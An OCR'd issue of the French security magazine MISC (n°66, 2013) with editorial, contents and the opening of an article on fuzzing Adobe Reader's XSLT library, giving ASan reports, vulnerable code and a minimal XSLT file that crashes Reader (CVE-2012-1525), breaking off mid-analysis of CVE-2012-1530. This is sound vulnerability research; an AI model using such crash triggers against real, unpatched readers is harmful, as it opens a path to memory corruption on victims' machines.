MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
N° 66 MARS / AVRIL 2013
France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9,50 € - DOM : 9 € - CAN : 15,25 $ cad - POL/S : 1100 CFP - POL/A : 1400 CFP
L 19018 - 66 - F: 8,50 € - RD

Ce document est la propriété exclusive de MAXIME WALTER (maWalter@deloitte.fr) - 07 mars 2013 15:56

SOCIÉTÉ — FACEBOOK

Écrivez votre propre crawler de réseaux sociaux

p. 76

RÉSEAU — SURICATA

Exploitez la puissance de l'IDS open source et découvrez enfin les anomalies sur votre réseau !

p. 54

CODE — PYTHON

Développez un pot de miel en Python !

p. 62

DOSSIER

Tablettes, smartphones, laptops et autres équipements privés arrivent dans l'entreprise !

BRING YOUR OWN DEVICE...

ou l'histoire d'une bombe à retardement !

p. 26

1 - L'épine dans le pied de la DSI
2 - Du casse-tête de la gestion d'une flotte de mobiles
3 - NAC, le firewall 3.0 ?
4 - BYOD et droit : le couple mal assorti !

EXPLOIT CORNER

Adobe Reader & XSLT : la chasse aux 0-days par l'exemple

p. 04

PENTEST CORNER

Mimikatz : le couteau suisse indispensable à vos pentests Windows

p. 08


FORENSIC CORNER

Plongez dans les arcanes du forensics sur SSD

p. 15

PYTHON AVANCÉ

Actuellement en kiosque !



GNU/LINUX MAGAZINE HORS-SÉRIE N°65

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX

JUSQU'AU 26 AVRIL 2013 ET SUR ed-diamond.com

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 16:56

ÉDITO

ODYSSÉE O-DAY

Après un temps qui lui semblait proche de l'infini, il avait enfin cerné le problème, la cause profonde. Il tenait les registres, il connaissait l'organisation de la mémoire au *bit* près, il avait enfin le contrôle du flux d'exécution. Un superbe *0 day*. Et ensuite ? Il reste à *weaponizer* ce 0-day, c'est-à-dire faire rentrer le cheval de Troie dans la place. Et là, tous les coups sont bons : faux documents, sites pornographiques, mises à jour douteuses... la ruse est reine.

Dernièrement, on a (enfin) reparlé des 0 days. Il faut dire que janvier a été particulièrement prolixe : Java deux fois, Flash deux fois et Acrobat Reader une fois. Tout ça exploité « in the wild », pas juste du *proof of concept*, ou un vague *crash*.

Il faut se souvenir du temps pas si lointain où certains éditeurs promettaient à leurs clients d'arrêter « 100% des attaques connues et inconnues ». Ce marketing a fait beaucoup de mal, la double peine même. D'une part, il y a ceux qui prennent cela au pied de la lettre et se font évidemment avoir. D'autre part, la dénonciation de ce slogan a eu pour effet pervers de laisser croire qu'on ne pouvait rien contre les 0 days.

Pour s'en convaincre, il suffit de regarder les stratégies de défense qui évoluent peu (voire pas), alors que maintenant, ce phénomène est avéré. Pourquoi ce défaitisme ?

Quand on regarde les éditeurs logiciels, il y a quelques années, ils n'étaient pas soucieux de la sécurité de leurs produits. À force de se faire taper dessus, des boîtes comme Microsoft ont investi énormément dans le développement sécurisé mais ont aussi revu l'architecture des logiciels. Quand on voit toutes les contre-mesures qui existent aujourd'hui pour exploiter une faille dans Windows, iOS ou Chrome, bon courage !

Cette réflexion et les changements du monde de l'édition logicielle ne pourraient-ils se produire pour l'architecture des réseaux ? Ça passe par un changement de mentalité, par imaginer de nouvelles approches. Et les gens qui sont la tête dans le guidon n'ont pas forcément le temps de s'en préoccuper, quand il faut déjà faire marcher le réseau pour que le PDG puisse consulter ses mails depuis n'importe où.

Signalons quand même que ceux qui se sont payés cette mutation ne sont pas n'importe qui : Microsoft et Google. Ils ont certes des réserves financières, mais ils ont aussi choisi de les investir dans cette révolution, convaincus qu'ils y gagneraient par la suite. Pas sûr que les mentalités soient identiques ailleurs ou que le modèle s'applique de la même manière.

En attendant, côté réseau, la réponse est toujours la même : empiler des équipements. Et les équipes ne changent pas plus, toujours en sous-effectif, avec de plus en plus de missions à remplir avec de moins en moins de moyens. Et bizarrement, les effets sont toujours les mêmes : les attaques passent.

Bref, tout ça pour dire qu'il serait peut-être temps d'introduire le 0 day (voire le *1 day*) et les logiques similaires dans nos plans de défense, plutôt que de les vendre allègrement aux États-Unis ou aux Chinois (ZDI / *Tipping Point*, *iDefense* et autres *ExploitHub*) tout en constatant qu'on se fait joyeusement piller. Ceci dit, si vous avez du matos, n'hésitez pas à me contacter : mes neveux préfèrent ces petits programmes aux *Pokemons*.

Bonne lecture,

Fred Raynal

@fredraynal

@MISCRedac

Rendez-vous au 03 mai 2013 pour le n°67 !

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

SOMMAIRE

EXPLOIT CORNER

[04-07] Adobe Reader & XSLT : la chasse aux 0-days par l'exemple

PENTEST CORNER

[08-12] Utilisation avancée de Mimikatz

FORENSIC CORNER

[15-24] La récupération de données sur SSD : un défi ?

DOSSIER

[BRING YOUR OWN DEVICE... ou l'histoire d'une bombe à retardement !]

[26] Préambule

[27-32] BYOD, l'épine dans le pied de la DSI, mais pas que...

[34-39] Sécurité Mobile et MDM

[40-44] NAC, Firewall 3.0 ?

[45-52] Le BYOD et le droit : le couple mal assorti

RÉSEAU

[54-61] Présentation de l'IDS/IPS Suricata

CODE

[62-74] Réalisation d'un « honeypot » en Python à l'aide d'une pile TCP/IP « stateless »

SOCIÉTÉ

[76-82] OSINT : une exploitation offensive de Facebook

ABONNEMENT

[13/14/53] Bon d'abonnement

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,50 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Kathrin Scali
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

LES ÉDITIONS DIAMOND

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.


Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Nouveau ! Les abonnements numériques et les anciens numéros sont désormais disponibles sur :

en version PDF : numerique.ed-diamond.com

en version papier : ed-diamond.com



ADOBE READER ET XSLT : LA CHASSE AUX 0-DAYS PAR L'EXEMPLE

Nicolas Grégoire – Agarri – nicolas.gregoire@agarri.fr

mots-clés : *ADOBE READER / PDF / XSLT / FUZZING / SABLOTRON / RADAMSA / ADDRESS SANITIZER / CVE-2012-1525 / CVE-2012-1530*

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Adobe Reader utilise comme interpréteur XSLT une bibliothèque open source, Sablotron. L'étude en « boîte blanche » de cette bibliothèque a permis d'identifier plusieurs vulnérabilités que nous allons détailler.

1 Démarche globale

Cela fait plusieurs années que j'applique une démarche relativement atypique pour identifier des vulnérabilités dans certains logiciels du marché. L'astuce consiste à tester de manière isolée un composant *open source*, en utilisant l'ensemble des solutions techniques applicables (calcul de la couverture de code avec GCov **[GCOV]**, instrumentation des accès mémoire avec Address Sanitizer **[ASAN]**, visualisation de structures complexes avec Data Display Debugger **[DDD]**...). Une fois une ou plusieurs vulnérabilités identifiées, il ne reste qu'à les déclencher via le logiciel ciblé, qui lui est éventuellement propriétaire.

Cette technique a permis d'identifier des vulnérabilités dans VMware ESX, Novell eDirectory, Webkit, PostgreSQL, PHP5 et Adobe Reader. Évidemment, cette technique permet entre autres de réaliser du *fuzzing* très ciblé, avec des performances très largement supérieures à celles pouvant être obtenues en testant le logiciel de manière globale.

2 Adobe Reader et Sablotron

Dans le cas d'Adobe Reader, il est possible d'exécuter du code XSLT soit via les formulaires XFA (« XML Forms Architecture » **[XFA]**), soit via JavaScript. La création de formulaires XFA+XSLT nécessitant l'utilisation d'Adobe LiveCycle ES3, l'option JavaScript a été privilégiée.

Une structure modulaire est adoptée pour le fichier PDF de test : le code JavaScript traite des documents XML (la source de données et la feuille XSLT) localisés ailleurs dans le document, ici en `xfa.data.nodes.item(0)`. La source de données XML est le premier nœud, et la feuille XSLT le deuxième. Le résultat de la transformation est affiché via une boîte de dialogue :

```
var xslt = xfa.data.nodes.item(0).nodes.item(1).saveXML();
var result = xfa.data.nodes.item(0).nodes.item(0).applyXSL(xslt);
app.alert(result);
```

Les interpréteurs XSLT disposent tous de fonctions d'introspection. Cela permet d'identifier facilement l'interpréteur sous-jacent, simplement en appelant la fonction `system-property('xsl:vendor')`. Lors de la phase d'identification de l'interpréteur XSLT sous-jacent, la feuille XSLT suivante est utilisée :

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="text" media-type="text/plain"/>
  <xsl:template match="/">
    Vendor : <xsl:value-of select="system-property('xsl:vendor')" />
    URL : <xsl:value-of select="system-property('xsl:vendor-url')" />
  </xsl:template>
</xsl:stylesheet>
```

Le résultat, illustré par la capture d'écran suivante, est identique pour toutes les versions d'Adobe Reader.




Fig. 1 : Boîte de dialogue générée par Adobe Reader XI

L'URL www.gingerall.com révèle que l'interpréteur XSLT utilisé est Sablotron. Pour être plus précis, Ginger Alliance était l'hébergeur et le principal contributeur de Sablotron, à l'époque où ce projet était encore actif. De nos jours, il n'existe plus qu'une page sur **[SOURCEFORGE]** référençant la dernière version (1.0.3 datée de juillet 2006). Une recherche pour le mot-clé Sablotron sur le site d'Adobe révèle que les modifications apportées par Adobe à cette bibliothèque sont librement téléchargeables

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

depuis leur site **[PATCH]**. Les modifications les plus récentes datent de 2004 et s'appliquent à Sablotron 1.0.1, que nous allons donc tester.

Récapitulons... Adobe Reader inclut une version modifiée d'une bibliothèque open source, Sablotron. La version sur laquelle se base Adobe est vieille d'une dizaine d'années, et les fichiers CHANGES indiquent qu'une attention spécifique a été portée aux aspects de performance et de sécurité :

```
Various code hygiene changes: eliminated all write accesses to constant strings;
eliminated the creation of unterminated strings; eliminated all potential
buffer overruns; eliminated all known potential floating-point and integer
overflows; replaced some hard-coded constants for initial list sizing with e.g.
LIST_SIZE_2; eliminated all newly discovered memory leaks. Most of the memory
leaks resulted from error handling, e.g. usage of undeclared variables
```

Voilà un challenge qui s'annonce intéressant !

3 Instrumentation et fuzzing de Sablotron

Address Sanitizer est un des modules du compilateur LLVM. Il permet d'étudier de manière dynamique (pendant l'exécution d'un programme) les accès à la mémoire, afin de détecter des erreurs comme des « heap overflow » ou « double free ». Les performances d'un programme compilé avec Address Sanitizer sont deux fois moins bonnes que sans instrumentation. Cela reste extrêmement intéressant comparé à Valgrind dont l'impact est d'un facteur 20 à 30. La compilation de Sablotron 1.0.1 avec LLVM et Address Sanitizer est triviale :

```
LDFLAGS="-faddress-sanitizer -ldl -lm -lstdc++" CC="$HOME/asan/
third_party/llvm-build/Release+Asserts/bin/clang" CFLAGS="-
faddress-sanitizer -O1 -fno-omit-frame-pointer -g" CXX="$HOME/asan/
third_party/llvm-build/Release+Asserts/bin/clang++" CXXFLAGS="-
faddress-sanitizer -O1 -fno-omit-frame-pointer -g" ./configure
```

Nous disposons maintenant d'un exécutable minimaliste, instrumenté et représentatif des fonctionnalités XSLT d'Adobe Reader. Il ne reste plus qu'à appliquer un fuzzing par mutation tout à fait classique. Or, qui dit fuzzing par mutation (ou *dumb fuzzing*) implique l'accès à un volumineux corpus de feuilles XSLT valides et l'utilisation d'un diversificateur adapté à ce format.

Ayant par le passé eu pas mal de succès avec Radamsa **[RADAMSA]** (dont l'identification de failles de sécurité dans Microsoft Excel, Mozilla Firefox, Webkit, ...), la question du diversificateur ne se pose pas. En ce qui concerne l'obtention de multiples feuilles XSLT valides, il suffit d'utiliser les « Test Suites » éditées par le W3C, le NIST ou OASIS. Les interfaces de suivi de *bugs* de plusieurs projets libres ont elles aussi été écumées, afin de collecter des feuilles XSLT connues pour avoir causé des problèmes.

Le banc de tests est donc composé des binaires Sablotron et Radamsa, d'une source de données XML relativement complexe, de 7 000 feuilles XSLT distinctes et d'un simple script *Shell* orchestrant le tout. Environ deux millions de tests sont réalisés chaque jour, dans une VM hébergée sur un ordinateur portable. Cela est bien supérieur à ce qu'il serait possible d'obtenir en testant directement Adobe Reader.

4 CVE-2012-1525 : débordement sur le tas

Au bout de quelques minutes, un premier plantage est détecté par ASan. Le rapport généré est le suivant :

```
==2288== ERROR: AddressSanitizer heap-buffer-overflow on address 0x7f8abcc394f4 at pc
0x7f8abe931825 bp 0x7fffab43bd30 sp 0x7fffab43bd28
WRITE of size 4 at 0x7f8abcc394f4 thread T0

    #0  0000000000f8825 <utf8ToUtf16(wchar_t*, char const*)+0x135>:
    for (const char *p = src; *p; p += utf8SingleCharLength(p))
    {
        code = utf8CharCode(p);
        if (code < 0x10000UL)
        {
            *dest = (wchar_t)(code);
  f8825:  89 fa               mov    %edi,%edx
    #1  isValidNCName(char const*)+0x52
    #2  isValidQName(char const*)+0x8e
    #3  XSLElement::execute(Situation&, Context*, int)+0x18a9
    #4  AttSet::execute(Situation&, Context*, Tree&, QNameList&, int)+0x273
    #5  AttSetList::executeAttSet(Situation&, QName&, Context*, Tree&, QNameList&, int)+0x144
    #6  Element::executeAttributeSets(Situation&, Context*, int)+0x1a6
    #7  XSLElement::execute(Situation&, Context*, int)+0x1347
    #8  VertexList::execute(Situation&, Context*, int)+0x7d
    #9  Daddy::execute(Situation&, Context*, int)+0xd
    #10  XSLElement::execute(Situation&, Context*, int)+0x1d15
    #11  Processor::execApplyTemplates(Situation&, Context*, int)+0x149
    #12  Processor::execute(Situation&, Vertex*, Context*&, int)+0x6c
    #13  XSLElement::execute(Situation&, Context*, int)+0x2100
    #14  VertexList::execute(Situation&, Context*, int)+0x7d
    #15  Daddy::execute(Situation&, Context*, int)+0xd
    #16  RootNode::execute(Situation&, Context*, int)+0x9
    #17  Processor::run(Situation&, char const*, void*)+0x4a9
    #18  SablotRunProcessor+0x1ad
    #19  runSingleXSLT(char const**, char const**, char**)+0x2c4
    #20  main+0x4ea
    #21  __libc_start_main+0xfd

0x7f8abcc394f4 is located 0 bytes to the right of 1140-byte region [0x7f8abcc39080,
0x7f8abcc394f4) allocated by thread T0 here:

    #0  0000000000040b042 <operator new[](unsigned long)+0x22>:
  40b042:  4c 8d b5 d8 fd ff ff lea    -0x228(%rbp),%r14
    #1  isValidNCName(char const*)+0x44
    #2  isValidQName(char const*)+0x8e
    #3  XSLElement::execute(Situation&, Context*, int)+0x18a9
    #4  AttSet::execute(Situation&, Context*, Tree&, QNameList&, int)+0x273
    #5  AttSetList::executeAttSet(Situation&, QName&, Context*, Tree&, QNameList&, int)+0x144
    #6  Element::executeAttributeSets(Situation&, Context*, int)+0x1a6
    #7  XSLElement::execute(Situation&, Context*, int)+0x1347
    #8  VertexList::execute(Situation&, Context*, int)+0x7d
    #9  Daddy::execute(Situation&, Context*, int)+0xd
    #10  XSLElement::execute(Situation&, Context*, int)+0x1d15
    #11  Processor::execApplyTemplates(Situation&, Context*, int)+0x149
    #12  Processor::execute(Situation&, Vertex*, Context*&, int)+0x6c
    #13  XSLElement::execute(Situation&, Context*, int)+0x2100
    #14  VertexList::execute(Situation&, Context*, int)+0x7d
    #15  Daddy::execute(Situation&, Context*, int)+0xd
    #16  RootNode::execute(Situation&, Context*, int)+0x9
    #17  Processor::run(Situation&, char const*, void*)+0x4a9
    #18  SablotRunProcessor+0x1ad
    #19  runSingleXSLT(char const**, char const**, char**)+0x2c4
    #20  main+0x4ea
```

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Comme toujours avec ASan, le rapport est très riche et permet d'appréhender rapidement le bug. Ici, une structure de 1400 octets est allouée via l'opérateur **new[]** dans la fonction **isValidNCName()**. Un peu plus tard, la fonction **utf8ToUtf16()** tente d'écrire après cette structure, indiquant un débordement sur le tas tout à fait classique.

Voici le code de la fonction qui vérifie la validité du NCName passé en paramètre :

```
351 Bool isValidNCName(const char* name)
352 {
353   int len = utf8StrLength(name);
354   if (len == 0) return FALSE;
355
356   wchar_t *buff = new wchar_t[len + 1];
357
358   utf8ToUtf16(buff, name);
```

La structure **buff** est créée ligne 356 avec une taille issue de la fonction **utf8StrLength()**. Le code de cette fonction est le suivant :

```
 62 int utf8StrLength (const char* text)
 63 {
 64     int len;
 65     for (len = 0; *text; len++)
 66     {
 67         if (!(*text & 0x80))
 68                 text++;
 69                 else text += utf8SingleCharLength(text);
 70     }
 71     return len;
 72 }
```

Il apparaît que la variable **len** n'est mise à jour que par **len++** dans l'instruction **for**. Donc, le résultat de **utf8SingleCharLength()** n'affectera pas sa valeur. Cette fonction retournera donc 5 pour la chaîne **AB󠁍DE**, au lieu de 8 (4 caractères de 1 octet + 1 caractère de 4 octets). La variable **buff** sera donc trop petite pour stocker le résultat de la conversion, d'où le crash ligne 169 (dans le cas présent) de la fonction **utf8ToUtf16()** détaillée ci-dessous :

```
159 int utf8ToUtf16(wchar_t *dest, const char *src)
160 {
161     unsigned long code;
162     int len = 0,
163         thislen;
164     for (const char *p = src; *p; p += utf8SingleCharLength(p))
165     {
166         code = utf8CharCode(p);
167         if (code < 0x10000UL)
168         {
169             *dest = (wchar_t)(code);
170             thislen = 1;
171         }
172         else
173         {
174             dest[0] = 0xd7c0U + (code >> 10);
175             dest[1] = 0xdc00U | code & 0x3ff;
176             thislen = 2;
177         };
178         dest += thislen;
179         len += thislen;
180     }
181     *dest = 0;
182     return len;
183 }
```

Une feuille XSLT minimaliste permettant de reproduire le bug serait de la forme suivante :

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0">
  <xsl:template match="/">
    <xsl:attribute name="AB&#xE004D;DE"/>
  </xsl:template>
</xsl:stylesheet>
```

Une fois notre fichier PDF de test modifié pour inclure cette feuille XSLT, il suffit de l'ouvrir dans Adobe Reader pour déclencher le bug. Voilà ce que cela donne avec Reader 9.5.1 sous Linux :

```
 *** glibc detected *** /usr/bin/acroread: free(): corrupted unsorted chunks:
0x0c5bbb80 ***
====== Backtrace: ========
/lib/i386-linux-gnu/libc.so.6(+0x75ee2)[0xb5abcee2]
/usr/lib/i386-linux-gnu/libstdc++.so.6(_ZdlPv+0x1f)[0xb5a0b51f]
/usr/lib/i386-linux-gnu/libstdc++.so.6(_ZdaPv+0x1b)[0xb5a0b57b]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0x52292)[0xb2902292]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0x523f2)[0xb29023f2]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0x855c9)[0xb29355c9]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xa23bc)[0xb29523bc]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xa8dad)[0xb2958dad]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xabac8)[0xb295bac8]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xacced)[0xb295cced]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xaec9d)[0xb295ec9d]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xaf425)[0xb295f425]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xa72f8)[0xb29572f8]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xad05a)[0xb295d05a]
/opt/Adobe/Reader9/Reader/intellinux/lib/libAXSLE.so(+0xa4495)[0xb2954495]
```

En termes d'exploitation, les contraintes sont peu nombreuses : l'attaquant peut allouer une variable de la taille qu'il souhaite, puis y copier des données dont il maîtrise la longueur et le contenu ;-)

5 CVE-2012-1530 : confusion de type

Un deuxième plantage est détecté quelques jours plus tard. Le rapport est cette fois-ci moins précis, cette famille de vulnérabilités (confusion de type) n'étant pas de celles détectées nativement par ASan :

```
==13350== ERROR: AddressSanitizer crashed on unknown address 0x74757074756f
(pc 0x7fb537c12ae7 sp 0x7fff48b894e0 bp 0x7fff48b89510 T0)

    #0  0000000000102ae7 <AttList::findNdx(QName const&)+0x97>:
  // need to use a temporary variable
  // to get around Solaris template problem
        Vertex * pTemp = (*this)[i];
        a = toA(pTemp);
        if (attName == a -> getName())
  102ae7: 48 8b 07              mov    (%rdi),%rax
    #1  Expression::callFunc(Situation&, Expression&, PList<Expression*>&,
Context*)+0x2c16
    #2  Expression::eval(Situation&, Expression&, Context*, int)+0xe5f
    #3  Expression::trueFor(Situation&, Context*, int&)+0xb1
    #4  Expression::createLPContextLevel(Situation&, int, int, void*,
Context&, Context*)+0x6fa
   #5  Expression::createLPContext(Situation&, Context*&, int, void*)+0x1a1
   #6  Expression::createContext(Situation&, Context*&, int)+0x7a1
   #7  XSLElement::execute(Situation&, Context*, int)+0x872
```

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

```
    #8  VertexList::execute(Situation&, Context*, int)+0x7d
    #9  Daddy::execute(Situation&, Context*, int)+0xd
    #10  XSLElement::execute(Situation&, Context*, int)+0x1d15
    #11  Processor::execApplyTemplates(Situation&, Context*, int)+0x149
    #12  Processor::execute(Situation&, Vertex*, Context*&, int)+0x6c
    #13  Processor::builtinRule(Situation&, Context*, int)+0x1d8
    #14  Processor::execApplyTemplates(Situation&, Context*, int)+0x10e
    #15  Processor::execute(Situation&, Vertex*, Context*&, int)+0x6c
    #16  XSLElement::execute(Situation&, Context*, int)+0x2100
    #17  VertexList::execute(Situation&, Context*, int)+0x7d
    #18  Daddy::execute(Situation&, Context*, int)+0xd
    #19  RootNode::execute(Situation&, Context*, int)+0x9
    #20  Processor::run(Situation&, char const*, void*)+0x4a9
    #21  SablotRunProcessor+0x1ad
    #22  runSingleXSLT(char const**, char const**, char**)+0x2c4
    #23  main+0x4ea
    #24  __libc_start_main+0xfd
```

Le programme plante en essayant d'accéder l'adresse **0x74757074756f** lors de l'appel à la méthode **getName** de la structure « a » de type « Attribute ». Or cette valeur ressemble étrangement à une chaîne ASCII. Après décodage, cette valeur correspond à la chaîne **output** qui est bel et bien présente dans la source de données XML. Après réduction manuelle de la feuille XSLT et des données XML, nous arrivons à quelque chose d'intéressant.

La feuille XSLT :

```
